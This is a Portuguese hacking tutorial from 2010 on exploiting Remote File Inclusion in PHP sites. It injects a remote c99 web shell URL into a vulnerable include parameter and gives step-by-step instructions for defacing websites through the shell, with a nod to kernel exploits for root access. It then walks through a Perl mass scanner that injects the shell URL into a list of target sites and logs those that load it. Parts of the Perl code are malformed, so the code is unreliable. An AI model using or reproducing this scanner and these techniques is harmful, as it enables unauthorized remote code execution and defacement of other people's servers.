

Author: Inj3cti0n P4ck3t

Date: 15/10/10

Nome do Artigo: Desenvolvendo um scanner de Remote File Inclusion

Contato: fer_henrick@hotmail.com

Nome: Fernando Henrique Mengali de Souza

Linguagem de Programação: Perl (Practical Extraction and Report Language)

1.0 Introdução

Uma das falhas mais conhecidas por defacers é conhecida como Remote File Inclusion ou RFI. Alguns usuários conhecem essa falha por PHP Injection ou PHP Include, mas o nome da falha não importa vamos analisar como funciona a exploração.

Vamos ressaltar que muitas aplicações de web, Componentes do Joomla e CMSs apresentam esse tipo de falha.

Nesse artigo, vamos criar um scanner na linguagem de programação PERL que encontre sites vulneráveis a Remote File Inclusion (RFI).

1.1 Softwares para testar o Scanner RFInclusion.pl

C99 Shell

Download: <http://r57.gen.tr/c99.rar>

Active Perl (Interpretador Perl para Windows)

Download: <http://downloads.activestate.com/ActivePerl/releases/5.12.2.1202/ActivePerl-5.12.2.1202-MSWin32-x86-293621.msi>

2.0 O conceito da falha do Remote File Inclusion (RFI).

A técnica utilizada para explorar a falha de RFI em alguns sites é muito fácil, observe passo a passo como é feita a exploração.

Um programador desenvolve uma aplicação para web em PHP e insere a seguinte linha:

```
<?php
$pagina = $_GET['pagina'];
include($pagina);
?>
```

Quando um usuário comum acessar a página:

<http://www.site.com.br/index.php?pagina=12>

O conteúdo será exibido normalmente para os usuários comuns, porém, conhecedores de programação para ambiente web encontrará uma falha ao excluir o valor 12 e inserir uma URL maliciosa. Exemplo:

<http://www.site.com.br/index.php?pagina=http://www.shell.com/shellc99.txt>

A URL maliciosa é conhecida como “**CMD**”, pois a permite a execução de comandos no servidor afetado.

A inserção da URL maliciosa permitirá ao atacante acesso remoto ao servidor de web e a execução de comandos e upload de arquivos. A shell mais utilizado é conhecida como:


- **C99 Shell**

Existem outros tipos de **CMD**, porém as mais conhecidas e utilizadas são: **c99Shell**.


Depois de apresentar o conceito de Remote File Inclusion, hospede a sua **CMD** em um servidor de web e vamos explorar a falha na prática.

3.0 Como explorar a falha de Remote File Inclusion (RFI)


A técnica utilizada para explorar a falha de Remote File Inclusion é muito fácil e simples, observe passo a passo como é feita a exploração. Observe:




1.0 Vamos acessar a página inicial do site local: <http://localhost/>




2.0 Vamos acessar a página vulnerável: <http://localhost/index.php?pagina=12>



3.0 Vamos injetar a CMD na página vulnerável a Remote File Inclusion.
 Ganhamos acesso: <http://localhost/index.php?pagina=http://localhost/c99.txt>



4.0 Observamos a shell que conseguimos no servidor de web local.




5.0 Não temos acesso **"root"**, ao servidor, mas poderíamos descobrir a versão do Kernel e explorá-lo, obtendo acesso **"root"**.


O sistema operacional em uso para executar nosso servidor de web é o Windows.

3.1 Como desfigurar websites por Remote File Inclusion


Muitas pessoas exploram a falha de Remote File Inclusion para desfigurar websites. Mas como desfigurar o website?




1.0 Na página shell, encontre a página “**index.php**”, clique em **Change**: 



2.0 A interface da imagem é apresentada, quando clicamos em **Change**.



3.0 Apague o conteúdo da página e digite a frase desejada. Observe a imagem. Depois clique em “**Save**”.



4.0 Automaticamente você será redirecionada para a página desfigurada.

Como comentamos, conseguimos uma Shell no servido de web local. É possível conseguir acesso "**root**" ao sistema para desfigurar todos os sites hospedados no servidor.

Para ganhar acesso "**root**" ao servidor, é necessário executar um exploit que explore uma falha no Kernel.

4.0 Desenvolvendo o Scanner de Remote File Inclusion

Desenvolveremos um scanner que identifique a falha de Remote File Inclusion na linguagem de programação PERL.

Faça download do interpretador Perl e instale em sua máquina.

Se você usa sistema operacional Linux, o caminho dos scripts em Perl será `usr/bin/perl`, como apresento abaixo.

`#!/usr/bin/perl`

Se você fez download do Active Perl e instalou no sistema operacional Windows, o caminho para inserir o script que estamos desenvolvendo será `c:\perl\bin`.

`#!c:\Perl\Bin`

4.1 Módulos implementados no Scanner de Remote File Inclusion

Esse módulo prepara a requisição, define os cabeçalhos, a URL e os parâmetros que deverão ser enviados juntos.

```
use HTTP::Request;
```

O módulo LWP::UserAgent irá fazer a requisição da URL que o usuário informar, usando o módulo HTTP::Request.

Posteriormente fará o armazenamento do que foi retornado em relação a requisição.

```
use LWP::UserAgent;
```

LWP::Simple baixa o conteúdo de uma página de web.

```
use LWP::Simple;
```

Na próxima linha temos uma condição que verifica o sistema operacional em uso através do conteúdo da variável \$sis="\$^O". Se a variável \$sis é igual a linux a variável \$cmd recebe o comando de sistema "clear", responsável por limpar a tela do terminal Linux. Caso a variável \$sis seja igual a Windows, \$cmd receberá o comando de sistema "cls", também responsável por limpar a tela do terminal do Windows.

```
$sis="$^O";if ($sis eq linux){ $cmd="clear";} else { $cmd="cls"; }  
system("$cmd");
```

Na próxima linha temos mais uma condição "IF", responsável por verificar se o usuário digitou o arquivo texto com os endereços ou ips para serem scaneados.

Se o usuário não digitou o arquivo texto com endereço de sites, o bloco da expressão é executada.

A primeira linha do bloco já foi explicado acima!

Depois da primeira linha do bloco temos um array com o nome de "**bannerzinho**" e na variável "**\$variavelbanner**" temos um Random, ou seja, será escolhido um número que foi armazenado no array "**@bannerzinho**".ee

```
if (!$ARGV[0]) {
```

```
    $sis="$^O";if ($sis eq linux){ $cmd="clear";} else { $cmd="cls"; }  
    system("$cmd");
```

```
    my @bannerzinho = (0,100..200);  
    my $variavelbanner = $bannerzinho[int rand @bannerzinho];
```


Continuando dentro do bloco "IF", temos um Segundo "IF", que verifica o valor da variável \$variavelbanner e divide por dois.

Se o resultado é 0 escolha a função "&bannerUm" e executa. Depois de executar a função finaliza o programa na linha "exit()";

Se o resultado é diferente de 0, escolha a função "&bannerDois" e executa. Depois de executar a função finaliza o programa na linha "exit()";

Uma função é chamada quando se usa o operador "&", mais o nome da função e os símbolos "()".

Para declara uma função, usa-se o "sub", mais o nome da função.

```
if ($variavelbanner % 2 == 0) {  
  
    &bannerUm(); # Chama a função bannerUm  
    exit();  
  
}  
else {  
  
    &bannerDois(); # Chama a função bannerDois  
    exit();  
}  
  
}
```

Se o usuário informou o arquivo texto ou lista com endereços de IPs ou sites o "IF" não é executado.

Então, a próxima linha é verificada, ou seja, "&bannerDois()". Depois o "print q { ... }, informando que os sites serão scaneados.

```
&bannerDois();  
  
print q {  
    [+] Scaneando WebSite...  
  
};
```

O próximo passo no desenvolvimento do scanner, é abrir a lista de IPs ou sites.

Usa-se o comando "open" para abrir a lista de IPs ou sites.

Quando um lista não vai abrir, apresentando a mensagem de erro:

"**Não foi possível abrir o arquivo**".

Quando o nome da lista informada está errada.

Quando não existe uma lista de sites ou IPs para scanear.

```
open( SITE, "< $ARGV[0]" ) or die( "Nao foi possível abrir o arquivo: $!" );
```

Criamos uma variável chamada “**@array**”, e atribuímos todos as linhas ao array.
Portanto, teremos em cada posição do nosso array um site ou IP para scannear.

```
our @array = <SITE>;
```

A variável **\$numero** armazena o endereço do último elemento do array. Ou seja, a última linha da lista.
Quando usamos “**\$#**”, mais o nome do array, significa que acessaremos o último elemento de um array.

```
$numero = $#array;
```

Na próxima linha, usamos a CMD que será inserida URL:

```
$cmd = "http://www.site.com/c99Shell.txt";
```

Iniciamos o nosso “**for**”, desde a posição 0 (zero) até a última posição do nosso vetor, que foi armazenado em último “**\$numero**”.

```
for ($i = 0; $i <= $numero; $i++) {
```

Na próxima linha, pegamos o elemento da primeira posição, ou seja, o site que queremos scannear e atribuímos a variável \$Url.

```
$Url = "$array[$i]";
```

Vamos usar a variável “\$Url” para armazenar o endereço IP ou do site alvo.

Se o endereço alvo não possui o protocolo HTTP, usamos um “**IF**” como condição.

Se endereço não possui HTTP, o if inseri HTTP. Exemplo:

Não possui o protocolo HTTP.

192.168.0.3

O “**IF**” verifica o endereço 192.168.0.3, não possui o protocolo HTTP. Então, inseri:

http://192.168.0.3

O endereço IP foi verificado pelo IF, o resultado foi inserir o protocolo HTTP:

```
if($Url !~ /http:\\\/\\\/) {  
  
    $Url = "http://$Url";  
}
```

A próxima linha é uma condição que verifica se a URL contém parâmetro, e insere a CMD para verificar a vulnerabilidade no site alvo.

```
if ($Url =~ s/$\=.*\/=$cmd/mg) {
```

Vamos iniciar nossa requisição. As linhas do script abaixo fazem a solicitação da página de web que estamos informando na variável **\$Url**.

```
my $req=HTTP::Request->new(GET=>$Url);  
my $ua=LWP::UserAgent->new();  
$ua->timeout(15);  
my $resposta=$ua->request($req);
```

A variável **\$time** tem o tempo de 15.

A variável **\$resposta** armazena o conteúdo da página.

Toda resposta da página está armazenada na variável "**\$resposta**", portanto, verificamos se o conteúdo da página.

Se a variável "**\$resposta**", conter a palavra "**c99shell**" será avaliado como site vulnerável e será apresentado na tela o nome do site através da linha "print".

Para descobrirmos se um site é vulnerável, usamos o seguinte conceito:

Se uma página contém a CMD injetada os dados da CMD estão disponíveis, portanto verificamos se os dados da CMD estão presente no site atacado, se estiver é vulnerável.

A palavra usada para encontrarmos sites vulneráveis será c99shell, pois esta palavra está presente na CMD.

A CMD usada é c99Shell, usamos a seguinte condição "IF":

```
if($resposta->content =~ /c99shell/ ) {
```

```
print "\n \t $Url \n";
```

Depois do endereço alvo ser considerado como vulnerável, criamos algumas linhas que armazenarão o site vulnerável.

A linha open abriu o arquivo "SitesVulneraveisRFl.txt" para escrever.

A linha "print NOTEPAD "\$Url\n";" escreve o endereço vulnerável.

Posteriormente, encerra a abertura do arquivo texto fechando com "close".

```
open (NOTEPAD, ">> SitesVulneraveisRFl.txt");  
print NOTEPAD "$Url\n";  
close(NOTEPAD);
```

```
}
```

```
} # Finalizou o IF
```

Depois de terminar a execução do programa, “**print q { ... }**” é executado e a mensagem de Scan finalizado é apresentado na tela.

```
print q {  
  
    [+] Scan finalizado !  
};
```

Comentei um pouco sobre funções, ou seja, não foi explicado com detalhes, porém é possível entender o conceito neste paper. Em uma função, posso executar qualquer coisa, porém optei por um simples “print”, ou melhor, um banner exibindo como usar o programa.

```
sub bannerUm {
```

```
print q {
```

```
-----  
< Hello !! Welcome !! >
```

```
-----  
  \  ' _ '  
   \ (oo)____  
    ( _ )  )\  
     | | -- | | *
```

```
[*] Modo de uso: perl RFIInclusion.pl lista.txt
```

```
[+] Scanner criado por: Inj3cti0n P4ck3t
```

```
[+] e-mail para contact: fer_henrick@hotmail.com
```

```
};
```

```
}
```

```
sub bannerDois {
```

```
print q {
```

```
      '____'  
      (@@)____  
      (____) \  
      | |-----| | *
```

```
[*] Modo de uso: perl RFIInclusion.pl lista.txt
```

